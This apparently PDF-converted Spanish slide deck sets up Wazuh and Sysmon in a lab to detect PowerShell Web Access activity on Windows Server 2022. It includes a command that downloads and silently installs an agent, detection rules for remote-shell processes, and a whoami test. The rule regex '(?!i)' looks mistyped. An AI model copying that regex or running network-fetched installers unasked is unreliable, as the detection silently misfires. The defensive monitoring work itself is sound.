
Integrando Windows Server 2022 como agente Wazuh:

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.9.1-1.msi -OutFile $env:tmp\wazuh-agent;
msiexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='192.168.0.104' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='WinSvr2022'
```

```
PS C:\Users\Administrator> NET START WazuhSvc
The Wazuh service is starting.
The Wazuh service was started successfully.
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh


Integrando Windows Server 2022 como agente Wazuh:



Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh:



Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh:

```
@Echo Off
setlocal enableDelayedExpansion

for /f "delims=" %%a in ('powershell -command "& tasklist"') do (
    echo tasklist: %%a
)

exit /b
```


Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh:

Wazuh agente (Win.) C:\Program Files (x86)\ossec-agent\ossec.conf



ossec.conf - Notepad

File Edit Format View Help

```
<!-- Command Monitoring -->
```

```
<wodle name="command">
```

```
<disabled>no</disabled>
```

```
<tag>tasklist</tag>
```

```
<command>PowerShell.exe C:\tasklist.bat</command>
```

```
<interval>1m</interval>
```

```
<run_on_start>yes</run_on_start>
```


```
<timeout>10</timeout>
```

```
</wodle>
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh:



The screenshot shows the Wazuh web interface with the 'Decoders' tab selected. The file 'local_decoder.xml' is open in the editor. The XML content includes a list of fields and their descriptions, followed by a decoder rule for 'tasklist'.

```
16 - protocol - protocol
17 - id - event id
18 - url - url of the event
19 - action - event action (deny, drop, accept, etc)
20 - status - event status (success, failure, etc)
21 - extra_data - Any extra data
22 -->
23
24 <decoder name="tasklist">
25   <prematch>^tasklist: </prematch>
26 </decoder>
27
```



The screenshot shows the Wazuh web interface with the 'Rules' tab selected. The file 'local_rules.xml' is open in the editor. The XML content defines a rule group 'process_monitor' and a specific rule for detecting 'tasklist' execution.

```
20
21 <group name="process_monitor,">
22   <rule id="100010" level="6">
23     <decoded_as>tasklist</decoded_as>
24     <regex type="pcre2">(?!i)wsmprovhost.exe</regex>
25     <description>Wsmprovhost.exe is running.</description>
26   </rule>
27 </group>
28
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh:

W.

Threat Hunting

1,055 hits

Oct 22, 2024 @ 11:58:19.239 - Oct 23, 2024 @ 11:58:19.239

Export Formated

589 columns hidden

Density

1 fields sorted

Full screen

timestamp	agent.name	rule.description	rule.level
Oct 23, 2024 @ 11:58:04.273	WinSvr2022	Wsmprovhost.exe is running.	6
Oct 23, 2024 @ 11:58:02.366	WinSvr2022	C:\\Windows\\SysWOW64\\tasklist.exe binary in a suspicious location launched by ...	4
Oct 23, 2024 @ 11:58:02.255	WinSvr2022	C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe created a ne...	9
Oct 23, 2024 @ 11:58:02.130	WinSvr2022	Suspicious Windows cmd shell execution	3
Oct 23, 2024 @ 11:58:02.114	WinSvr2022	Suspicious Windows cmd shell execution	3
Oct 23, 2024 @ 11:58:02.083	WinSvr2022	Powershell process spawned Windows command shell instance	4

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh:

Document Details

[View surrounding documents](#)

[View single document](#)

Table

JSON

t	_index	wazuh-alerts-4.x-2024.10.23
t	agent.id	001
t	agent.ip	192.168.0.103
t	agent.name	WinSvr2022
t	decoder.name	tasklist
t	full_log	tasklist: wsmprovhost.exe 2236 Services 0 67,812 K
t	id	1729702684.4259878
t	input.type	log
t	location	command_tasklist
t	manager.name	wazuh
t	rule.description	Wsmprovhost.exe is running.
#	rule.firedtimes	2
t	rule.groups	process_monitor

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Integración de Sysmon y Wazuh, instalación sobre el agente:

```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Downloads\Sysmon> .\Sysmon64.exe -accepteula -i sysmonconfig.xml

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Users\Administrator\Downloads\Sysmon>
```


<https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon>

<https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml>

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Integración de Sysmon y Wazuh, prueba de com. PS sobre PSWA:



The screenshot shows a Windows PowerShell terminal window. The title bar is blue and contains navigation icons (back, forward, refresh) and a search icon. The address bar shows the URL `https://192.168.0.103/pswa/en-US/console` with a 120% zoom level. The terminal content is as follows:

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.


PS C:\Users\Administrator\Documents>
whoami
win-4kfapk6aot1\administrator
PS C:\Users\Administrator\Documents>
hostname
WIN-4KFAPK6AOT1
```

The commands `whoami` and `hostname` are highlighted in yellow in the original image, and their outputs are enclosed in red boxes.

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Integración de Sysmon y Wazuh, registros en Visor de Eventos:



The screenshot displays the Windows Event Viewer interface. At the top, it indicates 'Operational' status and 'Number of events: 170 (!) New events available'. A table lists recent events, with the selected event being 'Information' from 'Sysmon' at '10/22/2024 9:24:33 PM', 'Event ID 10', 'Process accessed (rule: ProcessAccess)'. Below the table, the 'Event 10, Sysmon' details are shown under the 'General' tab. The 'Process accessed' section contains the following details:

- RuleName: technique_id=T1059.001,technique_name=PowerShell
- UtcTime: 2024-10-23 04:24:33.637
- SourceProcessGUID: {a4110059-7a75-6718-6007-000000000900}
- SourceProcessId: 3660
- SourceThreadId: 4264
- SourceImage: C:\Windows\system32\wsmprovhost.exe
- TargetProcessGUID: {a4110059-7a81-6718-6107-000000000900}
- TargetProcessId: 6124
- TargetImage: C:\Windows\system32\whoami.exe
- GrantedAccess: 0x1FFFFF

<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90010>

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Integración de Sysmon y Wazuh, agente (Win.) C:\Program Files (x86)\
ossec-agent\ossec.conf:

 *ossec.conf - Notepad

File Edit Format View Help


```
<!-- Log analysis -->
```

```
<localfile>  
  <location>Microsoft-Windows-Sysmon/Operational</location>  
  <log_format>eventchannel</log_format>  
</localfile>
```


Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Integración de Sysmon y Wazuh, resultados en dashboard:



5,281 hits				
Oct 23, 2024 @ 20:14:38.068 - Oct 24, 2024 @ 20:14:38.069				
Export Formated 609 columns hidden Density 1 fields sorted Full screen				
timestamp	agent.name	rule.description	rule.level	
🔍 Oct 24, 2024 @ 20:14:31.591	WinSvr2022	Detected WinRM activity from 0:0:0:0:0:0:1 t...	4	
🔍 Oct 24, 2024 @ 20:14:31.575	WinSvr2022	Detected WinRM activity from 0:0:0:0:0:0:1 t...	4	
🔍 Oct 24, 2024 @ 20:14:31.563	WinSvr2022	Detected WinRM activity from 0:0:0:0:0:0:1 t...	4	
🔍 Oct 24, 2024 @ 20:14:31.561	WinSvr2022	Detected WinRM activity from 0:0:0:0:0:0:1 t...	4	

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh


Integración de Sysmon y Wazuh, resultados en dashboard:

t	agent.name	WinSvr2022
t	data.win.eventdata.destinationIp	0:0:0:0:0:0:1
t	data.win.eventdata.destinationIsIp v6	true
t	data.win.eventdata.destinationPort	5985
t	data.win.eventdata.image	c:\windows\system32\inetsrv\w3wp.exe
t	data.win.eventdata.initiated	true
t	data.win.eventdata.processGuid	{a4110059-e50e-671a-5703-000000000d00}
t	data.win.eventdata.processId	3016
t	data.win.eventdata.protocol	tcp
t	data.win.eventdata.ruleName	technique_id=T1021,technique_name=Remote Services
t	data.win.eventdata.sourceIp	0:0:0:0:0:0:1
t	data.win.eventdata.sourceIsIp v6	true
t	data.win.eventdata.sourcePort	53703
t	data.win.eventdata.user	IIS APPPOOL\pswa_pool
t	data.win.eventdata.utcTime	2024-10-24 21:15:05.817
t	data.win.system.channel	Microsoft-Windows-Sysmon/Operational
t	data.win.system.computer	WIN-4KFAPK6AOT1

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell:




<https://www.youtube.com/watch?v=iWOzDs4euG4>

<https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging>

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell:



```
Administrator: Windows PowerShell

PS C:\Users\Administrator> gpupdate /force
Updating policy...

